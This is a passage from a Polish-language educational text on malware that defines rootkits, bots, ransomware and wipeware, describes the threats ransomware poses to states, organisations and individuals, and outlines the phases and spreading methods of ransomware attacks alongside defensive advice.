- Trwałość - rootkity są często zainstalowane w sposób trwały, czyli są odporne na ponowne uruchomienia systemu operacyjnego. Dodatkowo czasami są uruchamiane w fazie startowej systemu lub jako usługi systemowe.

Rootkity mogą być używane w różnych celach, w tym np. do podsłuchiwania komunikacji, kradzieży danych, ataków DDoS (rozproszonych ataków odmowy dostępu do usługi), czy też zdalnego sterowania zainfekowanym komputerem. Wykrycie i usunięcie rootkita może być trudne, ponieważ działają one w ukryciu i manipulują systemem w zaawansowany sposób.

II.2.9 Bot

Bot jako malware to rodzaj złośliwego oprogramowania, które infekuje komputery lub inne urządzenia i zmienia je w tzw. *zombie*, następnie tworząc sieci typu *botnet* (sieć wielu systemów komputerowych typu *zombie*). Boty te są zdalnie kontrolowane przez cyberprzestępców, którzy wykorzystują je do przeprowadzania różnych działań szkodliwych, takich jak rozpowszechnianie spamu, ataki DDoS (rozproszony atak odmowy dostępu do usługi), kradzież danych, inwigilację, a nawet ataki na infrastrukturę krytyczną. Główne cechy botów jako malware to:

- Ukrycie i trwałość - boty zazwyczaj ukrywają swoją obecność na zainfekowanym urządzeniu i pozostają aktywne nawet po ponownym uruchomieniu systemu operacyjnego.
- Zdalna kontrola - cyberprzestępcy mogą zdalnie kontrolować boty w celu wykonywania różnych zadań, włącznie z atakami na inne systemy komputerowe lub sieci.
- Replikacja i rozprzestrzenianie się - boty mogą replikować się i rozprzestrzeniać, infekując inne urządzenia i tworząc botnety.
- Rola w botnecie - botnet to sieć zainfekowanych urządzeń, które działają w koordynacji, na przykład wykonując atak typu DDoS.

Boty jako malware są często wykorzystywane w celach przestępczych, zarówno zarobkowych (np. poprzez kradzież i sprzedaż danych) jak i np. do zakłócania działania usług świadczonych online.

II.3 Definicja oprogramowania ransomware

Ransomware to rodzaj złośliwego oprogramowania (malware), które jest używane do ograniczania dostępu do danych składowanych w systemie komputerowym lub na innym urządzeniu elektronicznym ofiary i żądania od niej okupu w zamian za możliwość odzyskania dostępu do danych. Atak ransomware jest formą cyberprzestępstwa, które stanowi poważne zagrożenie dla użytkowników indywidualnych, przedsiębiorstw oraz instytucji państwowych. Główne cechy ransomware to:

- Szyfrowanie danych - ransomware używa algorytmów kryptograficznych do szyfrowania danych (plików) na zainfekowanym urządzeniu.

- Wymaganie okupu - po zaszyfrowaniu danych ransomware prezentuje użytkownikowi wiadomość/komunikat, w którym jest on informowany o tym, że musi zapłacić okup, zazwyczaj w formie kryptowalut, aby odzyskać dostęp do danych.
- Termin na zapłatę - często ransomware narzuca ograniczony czas na zapłacenie okupu, z groźbą trwałej utraty danych w przypadku niespełnienia żądania.
- Szkodliwość - ransomware może poważnie zakłócić działanie przedsiębiorstw oraz organizacji, utrudnić dostęp do ważnych danych i spowodować znaczące straty finansowe czy też wizerunkowe.
- Rozprzestrzenianie się - ransomware może rozprzestrzeniać się na różne sposoby, m.in. przez pocztę elektroniczną, strony internetowe z zainfekowanymi plikami, fałszywe aktualizacje oprogramowania, podatności wykryte w systemie operacyjnym lub w oprogramowaniu dodatkowym.
- Różne warianty - istnieje wiele różnych wariantów ransomware, z różnymi strategiami i metodami infekcji. Niektóre z nich wykorzystują luki w oprogramowaniu, inne rozprzestrzeniają się przez załączniki w wiadomościach e-mail czy też przez fałszywe strony internetowe.
- Kradzież danych - niektóre warianty ransomware dodatkowo kradną dane przed ich zaszyfrowaniem, co stanowi dodatkowe zagrożenie dla ich poufności.

Najbardziej agresywną odmianę oprogramowania typu ransomware określa się terminem wipeware. Termin ten odnosi się do rodzaju złośliwego oprogramowania, którego głównym celem jest trwałe uszkodzenie danych poprzez np. całkowite ich usunięcie lub nadpisanie. W przeciwieństwie do typowych ataków ransomware, w których cyberprzestępcy żądają okupu za odszyfrowanie danych, ataki wipeware są zwykle bardziej destrukcyjne i nie dają ofiarom możliwości odzyskania utraconych danych. Główne cechy wipeware to:

- Usunięcie danych – oprogramowanie wipeware jest zaprojektowane tak, aby usuwać lub niszczyć dane na zainfekowanym urządzeniu, co może prowadzić do trwałej utraty danych bez możliwości ich odzyskania.
- Brak okupu - w przeciwieństwie do ransomware, wipeware zazwyczaj nie wyświetla żądania okupu ani nie prosi ofiary o zapłatę w zamian za możliwość odszyfrowania danych.

- Szkodliwość - ataki wipeware mają na celu spowodowanie szkód i chaosu, a nie wyłudzenie okupu. Mogą powodować straty znaczących danych i prowadzić do czasochłonnych oraz kosztownych procesów ich przywracania (np. z wcześniej utworzonej kopii zapasowej).

Przykłady oprogramowania wipeware to np. Destover (ataki na firmę Sony Pictures w 2014 roku) czy też ExPetr (znany również jako Petya lub NotPetya). Wipeware stanowi poważne zagrożenia dla instytucji państwowych, organizacji i użytkowników indywidualnych, ponieważ może prowadzić do trwałej utraty danych i znacznych szkód. Brak czynnika finansowego związanego z ofiarą, znaczne koszty związane z tworzeniem tego typu oprogramowania oraz przeprowadzeniem ataków mogą wskazywać, że rozwój tego typu oprogramowania jest inspirowany oraz finansowany przez organizacje/państwa, które chcą wyrządzić znaczne szkody innym organizacjom/państwom.

Ransomware to wyjątkowo destrukcyjna wersja złośliwego oprogramowania, prowadząca w wielu przypadkach do trwałej utraty danych, znaczących strat finansowych oraz wizerunkowych. Ofiary, które zdecydują się zapłacić okup, często nie mają pewności, czy otrzymają klucz deszyfrujący, a nawet jeśli go otrzymają, to cyberprzestępcy mogą wciąż mieć dostęp do skradzionych danych.

Aby chronić się przed ransomware, warto stosować następujące środki ostrożności:

- Kopia zapasowa danych - regularne tworzenie kopii zapasowych danych na odseparowanym nośniku jest kluczowe, aby można było odzyskać dane w razie ataku ransomware.
- Aktualizacje systemu operacyjnego oraz oprogramowania dodatkowego - regularne aktualizacje systemu operacyjnego i oprogramowania dodatkowego, pomagają w zabezpieczeniu systemu komputerowego przez znanymi podatnościami, które mogą być wykorzystywane przez ransomware.
- Oprogramowanie antywirusowe - stosowanie aktualnego oprogramowania antywirusowego często pomaga w wykrywaniu i blokowaniu ransomware.
- Szkolenie w zakresie cyberbezpieczeństwa - edukacja w zakresie cyberbezpieczeństwa może pomóc w rozpoznawaniu zagrożeń i unikaniu zachowań, które mogą prowadzić do infekcji ransomware.

II.3.1 Zagrożenie dla państwa

Ransomware stanowi również poważne zagrożenie dla państw, zarówno dla sektora publicznego, jak i prywatnego. Oto główne zagrożenia, jakie ransomware niesie ze sobą dla państwa:

- Bezpieczeństwo narodowe - ataki ransomware na ważne instytucje rządowe lub infrastrukturę krytyczną, takie jak elektrownie, sieci energetyczne, systemy medyczne czy systemy transportowe, mogą prowadzić do poważnych zagrożeń dla bezpieczeństwa narodowego.
- Naruszenia danych wrażliwych - ataki ransomware mogą prowadzić do wycieku wrażliwych danych, takich jak dane osobowe obywateli, informacje wojskowe, dokumenty rządowe i inne poufne informacje.
- Przerwy w działalności rządu - atak ransomware na instytucje rządowe może spowodować przerwy w działalności, co w konsekwencji może utrudnić świadczenie usług publicznych i może prowadzić do dezorganizacji prac rządu.
- Straty finansowe - ransomware może prowadzić do znacznych strat finansowych, ponieważ państwo może być zmuszone do zapłacenia okupu, aby odzyskać dostęp do danych i systemów.
- Szkody w reputacji - atak ransomware na sektor publiczny może prowadzić do szkód w reputacji instytucji państwowych i spadku zaufania obywateli, co może np. wpłynąć na wyniki wyborów i legitymację władz.
- Incydenty cybernetyczne i ataki państwowe - państwa i grupy przestępcze mogą wykorzystywać ransomware w celu prowadzenia ataków na inne państwa, co może prowadzić do eskalacji konfliktów międzynarodowych.
- Wpływ na dostawców i partnerów zagranicznych - atak ransomware na sektor publiczny może wpływać na relacje z zagranicznymi partnerami i dostawcami, co może prowadzić do zakłóceń w stosunkach międzynarodowych.
- Wpływ na infrastrukturę krytyczną - atak ransomware na infrastrukturę krytyczną, taką jak elektrownie jądrowe czy systemy zasilania, może mieć poważne konsekwencje dla bezpieczeństwa publicznego i gospodarki.

- Wpływ na służby zdrowia i edukację - ataki ransomware na służbę zdrowia i edukację mogą prowadzić do przerw w świadczeniu usług medycznych i edukacyjnych, co może wpłynąć na zdrowie i edukację obywateli.
- Ataki na dostawców usług cyfrowych - atak ransomware na dostawców usług cyfrowych, takich jak dostawcy chmur obliczeniowych czy dostawcy usług sieciowych, może prowadzić do zakłóceń w dostępie do usług online i komunikacji.

Ransomware stanowi zatem poważne zagrożenie dla państwa, a jego konsekwencje mogą być znacznie szersze niż w przypadku pojedynczej organizacji czy jednostki. Dlatego państwa muszą podjąć odpowiednie środki w celu zwiększenia odporności na ransomware, poprzez np. rozwijanie strategii cyberbezpieczeństwa, edukację obywateli i partnerstwa międzynarodowe w celu zwalczania zagrożeń cybernetycznych.

II.3.2 Zagrożenie dla organizacji

W kontekście organizacji, ransomware to rodzaj cyberataków, w którym cyberprzestępcy infekują systemy informatyczne firmy lub instytucji, a następnie wykradają i/albo szyfrują dane składowane w tych systemach. Później żądają od organizacji okupu w zamian za możliwość odzyskania dostępu do danych czy też za zaniechanie udostępniania w Internecie skradzionych danych. Ataki ransomware na organizacje są szczególnie niebezpieczne, ponieważ mogą prowadzić do znacznych strat finansowych, przerw w działalności oraz naruszeń prywatności klientów i pracowników. Ransomware stanowi zatem znaczące zagrożenie dla organizacji, zarówno małych firm, jak i dużych przedsiębiorstw. Poniżej przedstawiam kilka głównych zagrożeń, jakie ransomware niesie ze sobą dla organizacji:

- Straty finansowe - atak ransomware może prowadzić do znacznych strat finansowych. Organizacje mogą być zmuszone do zapłacenia znacznego okupu, co stanowi koszt bezpośredni. Ponadto, przerwy w działalności mogą prowadzić do utraty dochodów i klientów.
- Przerwy w działalności - ransomware może spowodować przerwy w działalności organizacji, ponieważ zaszyfrowane dane i systemy nie są dostępne. To może prowadzić do opóźnień w świadczeniu usług, braku dostępu do niezbędnych danych i zmniejszenia wydajności.

- Naruszenia prywatności - ransomware może spowodować naruszenia prywatności klientów i pracowników organizacji, ponieważ dane osobowe są często obiektem ataku. Te naruszenia mogą prowadzić do poważnych konsekwencji prawnych i finansowych.
- Utrata danych - w przypadku nieudanej negocjacji z cyberprzestępcami lub braku kopii zapasowych, organizacja może utracić trwale dostęp do danych. To może obejmować dane klientów, dokumenty firmy, historię transakcji i inne ważne informacje.
- Sankcje i kary prawne - naruszenia związane z ransomware mogą prowadzić do sankcji prawnych i kar, szczególnie jeśli organizacja nie przestrzega przepisów dotyczących ochrony danych osobowych i bezpieczeństwa informacji.
- Strata zaufania klientów - jeśli organizacja padła ofiarą ransomware, może to wpłynąć negatywnie na zaufanie klientów i partnerów biznesowych. Znając fakt, że organizacja została skutecznie zaatakowana przez ransomware, klienci mogą nie być chętni do kontynuowania z nią współpracy.
- Wyciek poufnych danych - niektóre grupy przestępcze używają ransomware w połączeniu z groźbą opublikowania skradzionych danych w Internecie. To stanowi dodatkowe zagrożenie dla organizacji, zwłaszcza jeśli skradzione zostały poufne dane.
- Szkoda na reputacji - atak ransomware może poważnie uszkodzić reputację organizacji. Opinia publiczna i media często negatywnie reagują na ataki, co może wpłynąć na wizerunek firmy.
- Wpływ na dostawców i partnerów biznesowych - przerwy w działalności spowodowane atakiem ransomware mogą wpływać na dostawców, partnerów biznesowych i klientów organizacji, co może skutkować kaskadą problemów.
- Zaniepokojenie pracowników - pracownicy organizacji mogą doświadczać stresu i niepokoju w wyniku ataku ransomware, co może wpłynąć na ich wydajność i zaangażowanie w pracę.

Aby chronić się przed ransomware w kontekście organizacji, organizacje powinny podjąć kilka działań:

- Zabezpieczenia techniczne - stosowanie odpowiednich zabezpieczeń, takich jak firewall, rozwiązania antywirusowe, anty-ransomware i narzędzia do monitorowania zagrożeń.

- Kopia zapasowa danych - regularne tworzenie i przechowywanie kopii zapasowych danych w odseparowanym miejscu, co umożliwia przywrócenie danych w razie ataku.
- Szkolenie personelu - edukacja pracowników w zakresie cyberbezpieczeństwa, aby unikali niebezpiecznych zachowań online i rozpoznawali potencjalne zagrożenia.
- Aktualizacje systemu - regularne aktualizacje systemu operacyjnego i oprogramowania dodatkowego, aby zawsze posiadać zainstalowane najnowsze poprawki bezpieczeństwa.
- Plan reagowania na incydenty - stworzenie planu reagowania na incydenty cybernetyczne, który określa kroki do podjęcia w przypadku ataku ransomware.
- Współpraca z ekspertami ds. cyberbezpieczeństwa - w razie ataku warto współpracować z ekspertami ds. cyberbezpieczeństwa, którzy pomogą w analizie incydentu i opracowaniu strategii ochrony.

Ataki ransomware na organizacje są coraz częstsze i coraz bardziej zaawansowane. Ochrona przed nimi wymaga inwestycji w bezpieczeństwo informatyczne, edukację pracowników i gotowość na sytuacje kryzysowe. Przy odpowiednich środkach ostrożności organizacje mogą zminimalizować ryzyko i skutki ataków ransomware. Ogólnie rzecz biorąc, ransomware stanowi wielowymiarowe zagrożenie dla organizacji, które może prowadzić do poważnych konsekwencji finansowych, operacyjnych, prawnych i wizerunkowych. Dlatego ważne jest, aby organizacje stosowały środki ostrożności celem minimalizacji ryzyka i ograniczenia skutków ataków ransomware.

II.3.3 Zagrożenie dla jednostki

Ransomware stanowi poważne zagrożenie dla nich, czyli pojedynczych osób. Oto główne zagrożenia, jakie ransomware niesie ze sobą dla jednostek:

- Utrata prywatnych danych - atak ransomware może prowadzić do trwałej utraty prywatnych danych, takich jak zdjęcia, dokumenty, pliki osobiste i inne ważne informacje. W przypadku braku kopii zapasowych, ofiara może stracić trwale dostęp do tych danych.
- Szantaż emocjonalny - cyberprzestępcy często wykorzystują szantaż emocjonalny w celu zmuszenia ofiary do zapłacenia okupu. Grożą, że ofiara straci swoje dane na zawsze, co może prowadzić do stresu i presji psychicznej.

- Szkody finansowe - ofiara może być zmuszona do zapłacenia okupu, aby odzyskać swoje dane. Ponadto, okup może być znaczący, a płatność w kryptowalutach utrudnia śledzenie transakcji.
- Ostrzeżenia o czasie - ransomware narzuca ograniczony termin ważności na zapłatę okupu, po którym klucz deszyfrujący zostaje trwale zniszczony, a dane pozostają zaszyfrowane.
- Utrata kontroli nad komputerem - niektóre warianty ransomware wyświetlają ekran blokady, który uniemożliwia dostęp do komputera lub urządzenia.
- Potencjalne naruszenia prywatności - atak ransomware może prowadzić do naruszenia prywatności ofiary, ponieważ cyberprzestępcy mogą uzyskać dostęp do prywatnych danych i plików.
- Zainfekowanie innych urządzeń - jeśli ransomware jest obecny na jednym urządzeniu, istnieje ryzyko, że może się rozprzestrzeniać na inne urządzenia w sieci domowej.
- Brak gwarancji - nawet jeśli ofiara zdecyduje się zapłacić okup, nie ma gwarancji, że cyberprzestępcy dostarczą klucz deszyfrujący lub, że odzyskane dane nie będą uszkodzone.
- Ponowne zainfekowanie - jeśli ofiara nie podjęła odpowiednich środków ostrożności, istnieje duże ryzyko ponownego zainfekowania jej urządzenia w przyszłości.

Ransomware może być traumatycznym doświadczeniem dla jednostki, a jego konsekwencje mogą być zarówno finansowe, jak i emocjonalne. Dlatego ochrona przed ransomware na poziomie indywidualnym jest kluczowa, a świadomość zagrożeń i stosowanie odpowiednich środków ostrożności stanowią pierwszą linię obrony przeciwko temu rodzajowi ataku. Warto tworzyć kopie zapasowe danych, unikać otwierania podejrzanych załączników i linków, oraz używać oprogramowanie antywirusowe, aby minimalizować ryzyko infekcji ransomware.

II.4 Fazy ataku oprogramowania ransomware

Atak oprogramowania ransomware składa się z kilku faz, które cyberprzestępcy przechodzą, aby zainfekować system komputerowy ofiary i osiągnąć swój cel. Oto główne fazy ataku oprogramowania ransomware:

- Naruszenie bezpieczeństwa (Infiltracja) - faza ta obejmuje wszelkie działania, które pozwalają cyberprzestępcom dostać się do systemu komputerowego ofiary. Najczęstsze metody to phishing, fałszywe wiadomości e-mail, załączniki lub linki, złośliwe strony internetowe, wykorzystanie słabych punktów w systemie lub dostęp zdalny.
- Instalacja oprogramowania ransomware (Instalacja) – po naruszeniu bezpieczeństwa cyberprzestępcy instalują złośliwe oprogramowanie ransomware w systemie komputerowym ofiary. Zazwyczaj krok ten obejmuje pobranie z Internetu i uruchomienie ransomware (payload'u).
- Szyfrowanie danych (Szyfrowanie) - po zainstalowaniu ransomware atakujący szyfruje dane na zainfekowanym systemie, co uniemożliwia dostęp do nich ofierze. Szyfrowane są najczęściej dokumenty, zdjęcia, filmy i inne cenne pliki.
- Żądanie okupu - po zaszyfrowaniu danych cyberprzestępcy wyświetlają wiadomość lub komunikat na ekranie ofiary, informujący ją o infekcji i żądaniu okupu za klucz deszyfrujący. Często jest to żądanie zapłaty w kryptowalutach.
- Płatność okupu - w przypadku ofiar, które decydują się zapłacić okup, cyberprzestępcy udostępniają instrukcje dotyczące dokonania płatności. Ofiara musi zwykle dokonać wpłaty w określonym terminie i dostarczyć dowód płatności.
- Dostarczenie klucza deszyfrującego - w przypadku, gdy ofiara zapłaci okup, cyberprzestępcy dostarczają klucz deszyfrujący, który pozwala na odszyfrowanie zaszyfrowanych danych. Należy zaznaczyć, że nie ma gwarancji, że klucz zostanie dostarczony, a dane zostaną odzyskane.
- Usuwanie oprogramowania ransomware - po odzyskaniu dostępu do danych ofiara powinna przeprowadzić proces usuwania złośliwego oprogramowania ransomware z systemu.
- Przywracanie danych - po usunięciu ransomware i otrzymaniu klucza deszyfrującego ofiara może próbować przywrócić zaszyfrowane dane.
- Analiza i śledzenie - organizacje ds. cyberbezpieczeństwa lub ścigania cyberprzestępców powinny przeprowadzić analizę incydentu w celu zrozumienia ataku i jego źródła, a także w celu namierzenia sprawców ataku.

- Zapobieganie przyszłym atakom - po ataku powinny zostać podjęte kroki celem zwiększenia bezpieczeństwa i zapobiegania przyszłym atakom ransomware, takie jak np. edukacja w zakresie cyberbezpieczeństwa i wdrażanie aktywnych środków ochrony.

Fazy ataku różnią się w zależności od wariantu ransomware i konkretnej sytuacji, ale ogólny przebieg ataku pozostaje podobny.

II.4.1 Infiltracja

Faza infiltracji jest jednym z pierwszych kroków ataku ransomware. W fazie tej cyberprzestępcy naruszają bezpieczeństwo systemu komputerowego, aby uzyskać dostęp do celu. Jest to kluczowa faza, ponieważ to właśnie w tym momencie rozpoczyna się atak ransomware. Główne aspekty fazy infiltracji to:

- Wektor infekcji - w tej fazie cyberprzestępcy muszą wybrać odpowiedni wektor infekcji, czyli sposób, w jaki planują dostarczyć złośliwe oprogramowanie na komputer ofiary. Najczęstsze wektory infekcji to:
    - Phishing - cyberprzestępcy wysyłają e-maile zawierające złośliwe załączniki lub linki. E-maile te wizualnie często przypominają wiadomości wysyłane przez znane i zaufane organizacje – np. banki, firmy energetyczne, itp.
    - Złośliwe strony internetowe - ofiara jest przekierowywana na złośliwe strony internetowe, które do infekcji wykorzystują podatności w przeglądarkach internetowych lub systemach operacyjnych.
    - Podatności w oprogramowaniu - atakujący mogą wykorzystać znane podatności lub podatności typu zero-day do zdalnego dostępu do systemu.
    - Błędna konfiguracja usług – atakujący mogą wykorzystać błędy w konfiguracji systemu komputerowego, które np. powodują udostępnienie w sieci Internet niechcianych usług (np. dostęp do zdalnego pulpitu). Atakujący w takim przypadku mogą wykorzystać podatności w udostępnionych usługach lub np. przeprowadzić atak słownikowy na hasła dostępowe.
    - Ataki wykorzystujące socjotechnikę - atakujący mogą próbować manipulować użytkownikami w celu uzyskania dostępu do systemu, np. poprzez podszywanie się pod pracowników pomocy technicznej.

- Infekcja systemu - po wybraniu wektora infekcji cyberprzestępcy wprowadzają złośliwe oprogramowanie na system komputerowy ofiary. Może to być np. złośliwy załącznik e-mail, złośliwy plik pobrany z Internetu, złośliwy link.
- Kradzież danych uwierzytelniających - w niektórych przypadkach atakujący próbują ukraść potencjalnej ofierze dane uwierzytelniające, takie jak nazwy użytkowników i hasła, aby uzyskać dostęp do systemów lub kont użytkownika.
- Rozprzestrzenianie się - po udanej infiltracji złośliwe oprogramowanie może rozprzestrzeniać się na inne systemy komputerowe lub urządzenia w sieci.

W przypadku ataków kierowanych w konkretne instytucje, organizacje lub użytkowników, przed fazą infiltracji następuje bardzo często faza zwana analizą celu. W fazie tej atakujący obserwują oraz zbierają informacje o systemie komputerowym, użytkownikach i danym otoczeniu. Dzięki temu cyberprzestępcy są w stanie dostosować fazę infiltracji ataku ransomware do konkretnego celu.

Faza infiltracji jest kluczowa dla sukcesu ataku ransomware. Nie można przeprowadzić pełnego ataku ransomware bez udanego przeprowadzenia fazy infiltracji. Faza infiltracji często nazywana jest również kampanią malware'ową.

II.4.2 Instalacja

Faza instalacji stanowi przeważnie drugi etap ataku ransomware, który następuje po udanej infiltracji systemu komputerowego. W fazie tej cyberprzestępcy instalują złośliwe oprogramowanie ransomware na zainfekowanym systemie komputerowym ofiary. Główne aspekty fazy instalacji to:

- Uruchomienie złośliwego oprogramowania - po infiltracji systemu atakujący uruchamiają złośliwe oprogramowanie ransomware na komputerze ofiary. Może to nastąpić automatycznie lub może być wymagane działanie użytkownika (na przykład otwarcie zainfekowanego załącznika lub kliknięcie w złośliwy link).
- Rozpakowywanie i instalacja - złośliwe oprogramowanie ransomware jest rozpakowywane i instalowane na komputerze. Podczas instalacji atakujący mogą dokonywać różnych modyfikacji w systemie operacyjnym, aby zapewnić, że ransomware będzie działał skutecznie, pozostanie trudny do wykrycia oraz usunięcia.

- Komunikacja z serwerem kontrolnym - złośliwe oprogramowanie ransomware często nawiązuje połączenie z serwerem kontrolnym (tzw. serwer C&C – Command and Conquer), które umożliwia m.in. odbieranie instrukcji od cyberprzestępców, dostarczanie informacji o zainfekowanym systemie czy też odbieranie/przekazanie kluczy szyfrujących/deszyfrujących.
- Przygotowanie do szyfrowania danych - po instalacji oprogramowanie ransomware, przed rozpoczęciem fazy szyfrowania danych, wykonuje szereg czynności wstępnych, które mają uczynić atak skutecznym. Do czynności tych należy m.in. usuwanie kopii zapasowych, usuwanie danych z systemowych mechanizmów przywracania stanu systemu (np. danych mechanizmu Microsoft Volume Shadow Copy Service), zatrzymywanie wybranych procesów oraz usług systemowych, analiza używanego języka w systemie operacyjnym, itp.

Faza instalacji jest kolejną kluczową fazą ataku ransomware, ponieważ to wtedy złośliwe oprogramowanie zostaje wdrożone w systemie komputerowym ofiary. Poprawna realizacja fazy instalacji przeważnie rozpoczyna fazę szyfrowania danych.

II.4.3 Szyfrowanie danych

Faza szyfrowania danych w ataku ransomware stanowi najbardziej destrukcyjną jego część. Po infiltracji i instalacji złośliwego oprogramowania, ransomware przystępuje do szyfrowania (niszczenia) danych w zainfekowanym systemie komputerowym. Główne aspekty fazy szyfrowania danych to:

- Wybór plików do zaszyfrowania - po instalacji ransomware lokalizuje w systemie komputerowym konkretne pliki lub typy plików, które zostaną zaszyfrowane. Najczęściej są to pliki dokumentów, zdjęcia, bazy danych oraz innego rodzajów pliki zawierające potencjalnie cenne dla ofiary dane.
- Proces szyfrowania - szyfrowanie polega na przekształceniu danych w sposób, który najczęściej uniemożliwia ich odczytanie bez posiadania odpowiedniego klucza deszyfrującego. Atakujący przeważnie korzystają z powszechnie znanych algorytmów kryptograficznych takich jak np. algorytm RSA czy też algorytm AES.
- Zmiana nazw plików - ransomware często zmienia nazwy zaszyfrowanych plików lub dodaje do nich charakterystyczne dla danej rodziny ransomware rozszerzenie.

- Szyfrowanie symetryczne – do szyfrowania zawartości pliku (danych) oprogramowanie ransomware przeważnie korzysta ze znanych algorytmów szyfrowania symetrycznego, takich jak np. algorytm AES. W większości przypadków każdy plik szyfrowany jest z wykorzystaniem innego, wygenerowanego w sposób pseudolosowy, klucza. Następnie klucz ten jest szyfrowany z wykorzystaniem algorytmów asymetrycznych, np. RSA i w takiej postaci jest dodawany do zawartości zaszyfrowanego pliku.
- Szyfrowanie asymetryczne – oprogramowanie ransomware przeważnie korzysta ze znanych algorytmów kryptografii asymetrycznej, takich jak np. RSA, do zabezpieczania (szyfrowania) kluczy symetrycznych używanych do szyfrowania plików. Dzięki temu, podczas etapu deszyfrowania pliku, w pierwszej kolejności odzyskiwany jest klucz symetryczny, a następnie z wykorzystaniem tego klucza odzyskiwane są dane pliku. Sam proces tworzenia par kluczy (klucz publiczny, klucz prywatny) dla algorytmów asymetrycznych wykonywany jest najczęściej:
    - Podczas fazy szyfrowania danych ransomware generuje parę kluczy. Klucz publiczny jest wykorzystywany do szyfrowania kluczy symetrycznych, klucz prywatny jest wysyłany na serwer C&C.
    - Podczas fazy instalacji – pobierana z Internetu binarna wersja oprogramowania ransomware posiada wbudowane klucze publiczne, które zostaną wykorzystane podczas ataku. Alternatywnie, klucze publiczne mogą zostać pobrane w fazie instalacji z serwera C&C. Podejście to jest groźniejsze dla potencjalnej ofiary, gdyż podczas ataku w pamięci operacyjnej (RAM) systemu komputerowego nigdy nie pojawi się klucz prywatny, i często wykorzystywane techniki śledzenia zawartości pamięci RAM czy też tworzenia jej zrzutów, będę nieskuteczne w kontekście naprawy plików uszkodzonych podczas ataku ransomware.

Faza szyfrowania danych jest częścią ataku ransomware, podczas której ofiara traci dostęp do swoich danych.

II.4.4 Żądanie okupu

Faza żądania okupu jest kolejnym etapem w typowym ataku ransomware. W fazie tej użytkownik nie posiada dostępu do części swoich danych, a cyberprzestępcy nie uzyskali jeszcze bezpośrednich korzyści finansowych ze skutecznie przeprowadzonej fazy infiltracji, instalacji oraz szyfrowania danych. W fazie żądania okupu cyberprzestępcy komunikują się

z ofiarą i stawiają żądania zapłaty okupu w zamian za możliwość odzyskania dostępu do danych. Główne aspekty fazy żądania okupu to:

- Prezentacja wiadomości o okupie - po zakończeniu fazy szyfrowania danych ransomware często wyświetla na ekranie systemu komputerowego wiadomość, w której informuje o zaszyfrowanych danych i wyjaśnia, że jedynym sposobem na ich odzyskanie jest zapłata okupu. Przeważnie wiadomość ta jest dodatkowo umieszczana w postaci plików tekstowych we wszystkich folderach, w których zaszyfrowane zostały jakiekolwiek pliki.
- Żądanie zapłaty - wiadomość okupu zawiera szczegóły dotyczące kwoty, którą ofiara musi zapłacić, oraz instrukcje dotyczące sposobu dokonania płatności. Często atakujący żądają płatności w kryptowalutach, co ma na celu utrudnienie śledzenia transakcji oraz identyfikacji odbiorcy okupu.
- Termin ważności - wiadomość okupu często zawiera również termin ważności, który określa czas, w którym ofiara musi dokonać płatności. Przeważnie jest to stosunkowo krótki okres, co ma na celu wywarcie presji na ofierze. Po tym okresie często wzrasta żądana kwota okupu.
- Zagrożenia i szantaż emocjonalny - wiadomość okupu może zawierać groźby i szantaż emocjonalny, w celu przekonania ofiary do zapłacenia okupu. Atakujący mogą twierdzić, że w przeciwnym razie dane zostaną trwale zniszczone lub opublikowane w sieci Internet.
- Możliwość negocjacji - w niektórych przypadkach ofiara ma możliwość negocjacji z cyberprzestępcami w sprawie kwoty okupu.
- Zaniepokojenie i presja - wiadomość okupu ma dodatkowo na celu wzbudzenie zaniepokojenia i presji na ofierze, aby szybko podjęła decyzję w sprawie płatności.

Warto zaznaczyć, że zapłacenie okupu nie gwarantuje, że ofiara odzyska swoje dane. Cyberprzestępcy nadal mają kontrolę nad kluczem deszyfrującym, a po zapłaceniu okupu mogą dostarczyć ten klucz lub nie. Dlatego organy ścigania i eksperci ds. cyberbezpieczeństwa zazwyczaj odradzają płacenie okupu, a zamiast tego zalecają szukanie innych sposobów na odzyskanie dostępu do zaszyfrowanych danych.

II.5 Sposoby rozprzestrzenienia

Oprogramowanie ransomware może rozprzestrzeniać się różnymi sposobami. Cyberprzestępcy podczas fazy infiltracji często wykorzystują różne techniki celem infekcji dużej liczby systemów komputerowych. Najczęściej stosowanymi metodami są:

- Złośliwe wiadomości e-mail (phishing) - to jedna z najpopularniejszych metod rozprzestrzeniania ransomware. Cyberprzestępcy wysyłają fałszywe wiadomości e-mail, które zawierają złośliwe załączniki lub linki. Ofiary, które klikają w te załączniki lub linki, mogą zostać zainfekowane ransomware.
- Podatności w oprogramowaniu - atakujący mogą wykorzystywać znane podatności w systemach operacyjnych, przeglądarkach internetowych lub innych programach, aby zdalnie zainfekować komputery ofiar. Aktualizacje oprogramowania i łatki bezpieczeństwa pomagają ograniczyć to ryzyko. Dodatkowo cyberprzestępcy mogą korzystać z podatności typu zero-day, czyli podatności, dla których w momencie przeprowadzania ataku nie ma aktualizacji bezpieczeństwa, i w wielu przypadkach producenci oprogramowania nie są świadomi istnienia tych luk bezpieczeństwa.
- Złośliwe strony internetowe - atakujący mogą tworzyć złośliwe strony internetowe, które wykorzystują słabe punkty w przeglądarkach lub systemach operacyjnych ofiar. Ofiary, które odwiedzają te strony, mogą zostać zainfekowane ransomware.
- Zainfekowane pliki - atakujący mogą umieszczać złośliwe oprogramowanie w plikach przeznaczonych do pobrania umieszczonych na różnych stronach internetowych, forach internetowych lub w serwisach udostępniających pliki. Ofiary, które pobiorą oraz uruchomią te pliki, ryzykują zainfekowanie ransomware.
- Wykorzystanie narzędzi do pracy zdalnej - atakujący mogą zdalnie eksploatować systemy, wykorzystując narzędzia, takie jak zdalne pulpity, protokoły zdalnego dostępu itp. Gdy cyberprzestępcy dostaną się na zainfekowane urządzenia, mogą zainstalować oraz uruchomić oprogramowanie ransomware.
- Rozprzestrzenianie się w sieci lokalnej (LAN) – niektóre wersje ransomware mogą rozprzestrzeniać się w sieci lokalnej, jeśli zainfekowany system komputerowy jest podłączony do wspólnej sieci z innymi urządzeniami. Atakujący mogą próbować przechwycić dane uwierzytelniające lub wykorzystać inne techniki, aby rozprzestrzeniać ransomware w sieci LAN.

- Wykorzystywanie złośliwych reklam (malvertising) - atakujący mogą umieszczać złośliwe reklamy na stronach internetowych, które, po kliknięciu w nie, mogą prowadzić do zainfekowania komputera oprogramowaniem ransomware.
- Ataki z wykorzystaniem socjotechniki - cyberprzestępcy często próbują manipulować użytkownikami, np. podszywając się pod pracowników pomocy technicznej i przekonując ofiary do udzielenia dostępu do swoich komputerów.
- Rozprzestrzenianie się przez serwery i usługi sieciowe - w przypadku niektórych rodzajów ransomware, atakujący mogą próbować rozprzestrzeniać je wykorzystując podatności w serwerach i świadczonych usługach sieciowych.
